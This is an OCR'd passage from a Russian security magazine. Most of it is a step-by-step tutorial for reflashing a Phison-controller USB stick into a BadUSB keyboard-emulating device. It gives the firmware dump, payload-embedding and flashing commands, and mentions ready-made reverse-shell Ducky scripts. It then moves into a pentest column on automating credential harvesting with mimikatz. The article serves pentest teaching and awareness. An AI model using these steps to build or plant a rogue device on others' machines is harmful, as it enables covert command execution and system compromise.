компьютеру быстренько набирает все заданные в нем команды. Штука крутая и очень полезная при проведении пентестов, но зачем выкладывать за нее 40 баксов (да еще и при текущем курсе), если аналогичным трюкам можно научить обычную флешку?

Антон "ant" Жуков
zhukov@glc.ru

ПРЕДИСЛОВИЕ

Прошлогодний Black Hat принес много интересных докладов. В числе наиболее обсуждаемых был доклад, посвященный неисправимой уязвимости USB-устройств, позволяющей превращать обычные флешки в инструмент распространения вредоносных программ. Атаку назвали BadUSB, но позже в Сети появились шуточки на тему «USBola», сравнивающие эту атаку с известным вирусом.



WARNING

Не забывай, что нижеописанные действия с флешкой могут не только лишить тебя гарантии на устройство, но и запросто убить девайс. Экспериментируй на свой страх и риск!

Подобные идеи использования HID-девайсов для корыстных целей были уже давно. Грех не воспользоваться тем, что ОС система доверяет устройствам, подключаемым к USB-интерфейсу. Если покопаться в памяти, то в журнале уже была статья по сходной тематике, в которой говорилось, как с помощью специального устройства Teensy можно взять под контроль машину с Windows 7 (в принципе — с любой ОС на борту). Устройство по внешнему виду напоминало собой обычную флешку, под которую собственно и маскировалось. Все это наводило на мысли, что с флеш-накопителями тоже можно провернуть такой трюк.


ПРЕДПОСЫЛКИ

Вообще, USB — очень универсальный интерфейс. Только подумай, сколько устройств мы к нему подключаем и в состав каких девайсов он входит! Мышки, клавиатуры, принтеры, сканеры, геймпады, модемы, точки доступа, веб-камеры, телефоны и т.д. и т.п. Мы не задумываясь вставляем коннектор в нужный разъем, ОС автоматически определяет тип устройства и подгружает необходимые драйвера.

Но как она это делает?

УСТРОЙСТВО FLASH НАКОПИТЕЛЕЙ

На самом деле, ОС ничего не знает о подключаемом устройстве. Ей приходится ждать, пока девайс сам не сообщит, к какому классу устройств он принадлежит. Если взять простейший пример, когда мы втыкаем флешку в USB-разъем, то флешка сообщает операционной системе не только что является накопителем, но и свой объем. Тут сразу вспоминаются хитрожелтые китайские товарищи, которые таким образом научились выпускать флешки повышенной емкости (встречались чуть ли не на пару терабайт). Чтобы разобраться, как такое возможно, давай вспомним (или узнаем), как система распознает USB-устройства.



Флешка без красивой обертки

АЛГОРИТМ ИНИЦИАЛИЗАЦИИ USB УСТРОЙСТВ

Назначение USB-устройств определяется кодами классов, которые сообщаются USB-хосту для загрузки необходимых драйверов. Коды классов позволяют унифицировать работу с однотипными устройствами разных производителей. Устройство может поддерживать один или несколько классов, количество которых определяется количеством конечных точек (USB endpoints). В момент подключения хост запрашивает у устройства ряд стандартизованных сведений (дескрипторов), на основании которых принимает решение, как с этим устройством работать. Дескрипторы содержат сведения о производителе и типе устройства, на основании которых хост подбирает программный драйвер.


Обычная флешка будет иметь код класса **`08h`** (Mass Storage Device — MSD), в то время как веб-камера, снабженная микрофоном, будет характеризоваться уже двумя: **`01h`** (Audio) и **`0Eh`** (Video Device Class).

При подключении USB-устройства оно регистрируется, получает адрес и отправляет свой дескриптор/дескрипторы, чтобы ОС загрузила необходимые драйвера и отправила обратно необходимую конфигурацию. После этого начинается непосредственное взаимодействие с устройством. По завершении работы происходит дерегистрация девайса. Важный момент, который стоит тут отметить: устройства могут иметь несколько дескрипторов, а также могут дерегистрироваться и регистрироваться в качестве другого устройства.

Identifier	Examples USB thumb drive	Webcam
Interface class	8 – Mass Storage	a. 1 – Audio b. 14 – Video
End points	0 – Control 1 – Data transfers	0 – Control 1 – Video transfers 6 – Audio transfers 7 – Video interrupts
Serial number (optional)	AA62709082000000702	0258A350

Классы устройств

Если вскрыть корпус флешки, то помимо запоминающего устройства (Mass Storage), видимого пользователю, на плате будет еще и контроллер, отвечающий за описанные выше действия.



Единственная часть устройства, видимая пользователю

BAD USB ИЛИ НЕМНОГО ИСТОРИИ

Итак, на конференции Black Hat в прошлом году двое исследователей (Karsten Nohl и Jakob Lell) поделились с общественностью опытом, как перепрошить контроллер флешки своей прошивкой. По истечении некоторого времени такая флешка регистрировалась в качестве клавиатуры и набирала заданные команды. Из-за серьезности проблемы ребята не стали выкладывать код эксплойта. Однако, спустя некоторое время, двое других исследователей (Adam Caudill и Brandon Wilson) уже на конференции Derbycon представили миру работоспособный PoC, заточенный под микроконтроллер Phison 2251-03. Код доступен на github.

ТРАНСФОРМАЦИЯ

Как ты понял, сегодня мы попробуем превратить обычную флешку в секретное оружие пентестера!

Прежде всего нам понадобится подходящий девайс. Так как код выложен только для конкретного микроконтроллера, то у нас есть два варианта — либо найти флешку, управляемую данным контроллером, либо провести очень непростую работу по исследованию и перепрошивке любого другого микроконтроллера. В этот раз мы выберем более легкий путь и попробуем найти подходящую флешку (а вот и список узявимого оборудования). Контроллер достаточно распространенный, так что даже каким-то чудом у меня дома среди десятка флешек нашлась подходящая.

НАЧИНАЕМ КОЛДОВАТЬ

Найдя подходящий девайс (который не жалко в случае неудачи потерять), можно приступать к его перевоплощению. Прежде всего нам потребуется скачать исходники, которые выложили ребята. В принципе, содержание расписано у них в официальной вики, но на всякий случай еще раз напомню, что же они выложили на гитхаб:

- DriveCom - приложение для взаимодействия с флешками, основанными на контроллере Phison;
- EmbedPayload - приложение, предназначенное для встраивания RubberDucky-скриптов `inject.bin` в кастомную прошивку с целью их последующего выполнения при подключении флешки;
- Injector - приложение, извлекающее адреса из прошивки и встраивающее код патча в прошивку;
- firmware - кастомная 8051 прошивка, написанная на C;
- patch - коллекция 8051 патчей, написанных на C.

ПОДГОТАВЛИВАЕМ СИСТЕМУ

Скачав с гитхаба архив с сорцами, ты обнаружишь, что большинство из них написано на C# и нуждается в компиляции, поэтому без студии не обойтись. Еще один инструмент, который понадобится — Small Device C Compiler, или SDCC. Его надо будет установить в `C:\Program Files\SDCC`, он понадобится для компиляции прошивки и патчей.

Скомпилировав все инструменты, входящие в архив, можно будет еще раз проверить, подходит ли данная флешка для перепрошивки:

```
DriveCom.exe /drive=F /action=GetInfo
```

где `F` — соответственно, буква накопителя.

ПОЛУЧАЕМ BURNER IMAGE

Следующим важным шагом является выбор подходящего burner image-а (8051 бинарник, ответственный за действия по дампу и заливке прошивки на устройство). Обычно их имена выглядят примерно так:

```
BNxxVyyyz.BIN
```

Где `xx` — номер версии контроллера (например, в случае PS2251-03 это будет 03), `yyy` — номер версии (не важно), а `z` отражает размер страницы памяти и может быть следующим:

- 2KM - для 2K NAND чипов;
- 4KM - для 4K NAND чипов;
- M - для 8K NAND чипов.

Где искать подходящий burner image для своей флешки, можно посмотреть по этой ссылке.

ДАМПИМ ОРИГИНАЛЬНУЮ ПРОШИВКУ

Прежде чем приступить к своим грязным эсперементам, которые могут убить флешку, настоятельно рекомендуется все таки сделать дамп оригинальной прошивки, чтобы, если что-то пойдет не так, можно было попытаться восстановиться работоспособность устройства. Сначала переводим девайс в boot-режим:

```
tools\DriveCom.exe /drive=F /action=SetBootMode
```

После этого опять нужно воспользоваться утилитой `DriveCom`, которой надо будет передать букву нашего флеш-драйва, путь до burner image-а и путь к фай-

лу, в который будет сохранена оригинальная сдампленная прошивка. Выглядеть это будет так:

```
tools\DriveCom.exe /drive=F /action=DumpFirmware ↵
    /burner=BN03V104M.BIN /firmware=fw.bin
```

Если ты все сделал правильно, то исходная прошивка сохранится в файл **fw.bin**.

ПОДГОТАВЛИВАЕМ PAYLOAD

Теперь настало время подумать о том, какой функционал мы хотим получить от нашей флешки. Если вспомнить Teensy, для него есть отдельный тулкит Kautilya, который позволяет автоматизировать создание пейлоадов. Для USB Rubber Ducky тут есть целый сайт, позволяющий посредством удобного веб-интерфейса прямо в онлайне создавать скрипты для девайса по своему вкусу. И это помимо списка уже готовых скриптов, которые лежат на гитхабе проекта. На наше счастье, Ducky-скрипты можно сконвертировать в бинарный вид, чтобы затем встроить их в прошивку. Для этого нам пригодится утилита Duck Encoder.

Что же по поводу самих скриптов, то тут есть сразу несколько вариантов:

- можно набросать нужный скрипт самостоятельно, благо используемый синтаксис не сложен в освоении (см. официальный сайт проекта);
- воспользоваться уже готовыми вариантами, выложенными на гитхаб, благо там есть и reverse shell, и прочие плюшки — остается только подправить и сконвертировать в бинарный вид;
- либо же воспользоваться вышеупомянутым сайтом, который в пошаговом режиме проведет через все настройки и позволит скачать готовый скрипт в виде Ducky-скрипта (либо уже в сконвертированном бинарном виде).

Для того чтобы перевести скрипт в бинарный вид, необходимо выполнить следующую команду:

```
java -jar duckencoder.java -i keys.txt -o inject.bin
```

где **keys.txt** — Ducky-скрипт, а **inject.bin** — выходной бинарник.

ЗАЛИВАЕМ ПРОШИВКУ

Как только у нас на рукам появится готовый пейлоад, настанет время внедрять его в прошивку. Выполняется это следующими двумя командами:

```
copy CFW.bin hid.bin
tools\EmbedPayload.exe inject.bin hid.bin
```

Обрати внимание, что сначала прошивка копируется в **hid.bin**, и только затем перепрошивается. Делается это так потому, что пейлоад можно вннедрить в прошивку только один раз, поэтому оригинальный **CFW.bin** надо сохранить нетронутым.

После такой манипуляции у нас на руках будет файл кастомной прошивки **hid.bin** с внедренной в него полезной нагрузкой. Остается только залить полученную прошивку на флешку:

```
tools\DriveCom.exe /drive=F /action=SendFirmware ↵
    /burner=BN03V104M.BIN /firmware=hid.bin
```

где **F** — опять же, буква накопителя.

АЛЬТЕРНАТИВНЫЕ ВАРИАНТЫ

Помимо использования HID-природы флешки и превращения ее в клавиатуру, набирающую наши пэйлоады, можно сотворить еще несколько трюков. Например, можно создать на устройстве скрытый раздел, уменьшив место, которое будет видеть ОС. Для этого сначала надо получить размер устройства в логических блоках:

```
tools\DriveCom.exe /drive=E /action=GetNumLBAs
```

Затем в папке **patch** нужно найти файл **base.c**, раскомментировать строку **#define FEATURE_EXPOSE_HIDDEN_PARTITION** и добавить еще одну директиву **define**, задающую новое число LBA: **#define NUM_LBAS 0xE6C980UL** (это число должно быть четным, так что если на предыдущем шаге ты получил, скажем, **0xE6C981**, то можно уменьшить число до **0xE6C940**, например).

После правки исходников, надо поместить прошивку, которую ты хочешь пропатчить, в папку **patch** под именем **fw.bin** и запустить **build.bat**, который создаст в **patch\bin** файл модифицированной прошивки **fw.bin**. Останется только залить его на флешку.

Аналогичным образом делается Password Path и No Boot Mode Patch, про которые ты можешь подробней посмотреть на гитхабе проекта. Моей же основной целью было научить флешку выполнять заданные действия, чего мы с тобой и добились.

INFO

При использовании Ducky-скриптов следует помнить, что команда DELAY, выполняюшая задержку на указанное число миллисекунд, на флешке будет работать несколько иначе, чем на Rubber Ducky, поэтому время задержки придется поднастраивать.

итог

Поставленной цели мы добились. Более того: думаю, ты теперь понял, что флешки (да и прочие USB-девайсы) нельзя больше рассматривать как просто абстрактный накопитель, хранящий твою информацию. На самом деле — это уже практически компьютер, который можно научить выполнять определенные действия. Хотя на данный момент PoC выложен только для одного конкретного контроллера, будь уверен, что в момент чтения статьи кто-то наверняка ковыряет другие.


Так что будь осторожен при подключении USB-устройств и держи ухо востро.

www

Для того, чтобы проверить, какой контроллер установлен на флешке, можно воспользоваться утилитой usbflashinfo.

TIPS

Если эксперименты пошли не так и с флешкой творится что-то непонятное, то можно попытаться вернуть ее к жизни, вручную переведя ее в boot-режим, и воспользовавшись утилитой для восстановления оригинальной прошивки. Для этого надо перед ее подключение замкнуть 1 и 2 (иногда 2 и 3) контакты контроллера, расположенные по диагонали от точки (чтобы было понятней смотри соотвествующий рисунок). После этого можно попытаться восстановить устройство с помощью официальной утилиты MPAL.



Переводим флешку в boot-режим, замыкая указанные контакты

Колонка Юрия Гольцева

QUANTITY NE QUALITY

Юрий Гольцев

Профессиональный whitehat, специалист по ИБ, еженедельно проводящий множество этичных взломов крупных организаций, редактор рубрики взлом, почетный член команды .

@Ygoltsev

Тестирование на проникновение (penetration testing) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Для кого-то это хобби, для кого-то работа, для кого-то это стиль жизни. На страницах нашего журнала мы постараемся познакомить тебя с профессией настоящего «этичного хакера», с задачами, которые перед ним ставятся, и их решениями.

INTRO

После выхода на экраны сериала Mr. Robot (от которого я тоже, если честно, в восторге) образ хакера — консультанта по информационной безопасности приятно преобразился в глазах окружающих людей, далеких от этой темы. Это, безусловно, приятно. Но я опасаюсь, как бы это не привело к тому, что хипстеры начнут не только пить смузи в антикафе, но и делать свои стартапы в области ИТ-безопасности.

Скорее всего, это может произойти параллельно с ростом спроса на консалтинг в сфере ИБ. При таком развитии событий вероятность того, что заказчик наткнется на недостаточно компетентного исполнителя, очень велик. Главной проблемой может стать отсутствие грамотных критериев выбора исполнителя. В современных российских реалиях ими могут выступить следующие факторы:

- репутация исполнителя;
- стоимость услуги;
- наличие у исполнителя профильных сертификатов;
- возможность отката;
- наличие у исполнителя необходимых компетенций.

Такой подход не поощряет развитие ИБ как отрасли. Более половины приведенных мной факторов актуальны лишь потому, что стандартов предоставляемых услуг до сих пор нет.

К примеру, различные исполнители могут понимать тестирование на проникновение по-разному. Для кого-то пентест — это только эксплуатация известных техник и компоновка этого в отчет, для других это идентификация публичных уязвимостей. До тех пор пока не появится общепринятый стандарт состава работ для той или иной услуги, выбрать исполнителя при ограниченном бюджете проекта будет сложно.

Конечно, целесообразнее и предпочтительнее инвестировать в развитие своего отдела ИБ. Рядовые сотрудники отдела, обладающие нужными компетенциями, смогут контролировать выполнение всех пунктов работ, а также при необходимости выступать в роли менеджеров.

Mr. Robot TV series

Думаю, что в ближайший год мы увидим, сбудутся ли такие прогнозы.

CONTRIBUTE

Озвучив проблему, я хочу внести свою вклад в ее решение. Для наглядности я разделю отрасль на три группы:

- штатные безопасники;
- консультанты-практики;
- все остальные.

В профессиональном плане меня интересуют только первые две. Я готов помочь каждой из них в случае, когда сложно самостоятельно ответить на вопрос: «А все ли я сделал правильно?» Если ты не знаешь, как организовать ту или иную работу в рамках анализа защиты подопечной тебе информационной системы, но что-то подсказывает, что сделать это действительно нужно, я готов дать советы для конкретной ситуации с условием, что можно будет опубликовать информацию о ней ситуации без упоминания твоего имени. Если ты причисляешь себя к консультантам-практикам по ИБ или хочешь таковым стать и тебе нужен совет, напиши мне на goltsev@glc.ru — я посоветую.

DEVELOP YOURSELF

Тему тестирования на проникновение я уже полностью раскрыл в прошлых выпусках колонки. В любой типичной ситуации ты сможешь найти ответ на большинство вопросов. Что до нетипичных, то мы будем рассматривать их по мере появления.

Все пентесты на самом деле проходят одинаково, но ровно до тех пор, пока тебе не доказали обратное. Один мой друг задумался, как автоматизировать весь процесс, — чтобы можно было предоставлять заказчику абсолютно те же результаты, но с гораздо меньшими трудозатратами. Я с удовольствием поддержал его идею: на мой взгляд, автоматизация чего-либо идет во благо эволюции. В данном случае основной посыл такой: хочешь пентестить — либо делай это лучше автоматизации, либо не делай совсем. Этакий челлендж man against machine, как в старые добрые времена.

Поискав, что есть на эту тему на профильных ресурсах, мы пришли к выводу: серьезно автоматизировать процесс никто не пробовал, но все возможности для этого существуют. Большинство утилит, которые претендуют на звание программы для массового поражения, — это что-то наподобие либо **ms08-067_I_k1ll_y0ur_n4tw4rk.exe**, либо **smbrelay_0ld_sch00l_l33t.sh** или уже попсовый, но еще относительно новый **mimikatz_hack_them_all.ps1**. Надеюсь, выбранные для утилит названия в полной мере отражают их основные функции.

Ориентироваться, конечно, придется на Windows, но я еще не встретил ни одной большой корпоративной сети, которая бы работала не на Windows.

В сегодняшних реалиях весь mass pwnage основан на автоматизации аплоада wce или mimikatz и пожинании плодов. Работает это удачно лишь в том случае, если пентестер запускает утилиту на терминальной станции, где он является администратором и где работает с десяток пользователей. Возможно, они подключаются к другим системам, в которых обладают повышенными привилегиями. Скрипты работают по накатанной: закачал, запустил, распарсил вывод, удалил, перешел к следующему хосту, повторил. Он не успокоится, пока не получит привилегии администратора домена. Все хорошо, вот только возникает вопрос: откуда появились исходные привилегии и куда смотрит антивирус?

Можно возразить, что такие утилиты используются теми, кто все-таки знает, как получить необходимые привилегии. Можно также свалить все на «защиту от скриптkидди». К сожалению, такая защита не очень работает — порог вхождения в тему уже достаточно низок, и информацию не найдет только ленивый.

Ряд действий, которые выполняются для того, чтобы получить привилегии, можно и нужно автоматизировать. Думаю, что многие это понимают, но не афишируют. Уже давно наступило время, когда по статистике количество уязвимостей, эксплуатация которых абсолютно безопасна (не нарушает целостность и доступность), превышает число уязвимостей, эксплуатация которых в рамках тестирования на проникновение должна проводиться под наблюдением за системой.

Разработав, даже на коленке, набор утилит, которые реализуют обдуманную эксплуатацию безопасных уязвимостей, можно будет тратить меньше усилий и иметь результаты прежнего уровня. Кроме того, представители штатного отдела ИБ смогут самостоятельно использовать подобные скрипты, что благоприятно отразится на защищенности их систем, даже когда бюджет на определенные проекты по анализу защищенности отсутствует.

Проект разработки набора утилит, автоматизирующих всевозможные действия пентестера, стартовал, информацию о нем можно почерпнуть на GitHub.

OUTRO

Восемь лет назад вышел сотый номер журнала. В то время было сложно себе представить, что тестирование на проникновение и анализ защищенности заинтересует широкую публику. Сейчас это реальность. Технологии развиваются, меняются, совершенствуются. Совершенствуйся и ты вместе с ними. Не останавливайся на достигнутом. Изучай, делись и автоматизируй. Stay tuned!

ПОЛЕЗНАЯ ИНФОРМАЦИЯ

Автоматизация

- Six ways to automate Metasploit
- Metasploit Unleashed
- Scripting Metasploit using MSGRPC

Right way to contribute

- DC7499
- DC7812

Общая теория по пентестам

- Vulnerability Assessment
- Open Source Security Testing Methodology Manual
- The Penetration Testing Execution Standard

Немного практики

- PentesterLab
- Penetration Testing Practice Lab

В закладки

- Open Penetration Testing Bookmarks Collection

Ярослав Шмелев
hummelchen@inbox.ru

Борис Нагаев
bnagaev@gmail.com

НАСТРАИВАЕМ ПОЛНОДИСКОВОЕ ШИФРОВАНИЕ И АНОНИМИЗАЦИЮ УРОВНЯ ОС

КАМУФЛЯЖ ДЛЯ ПИНГВИНА

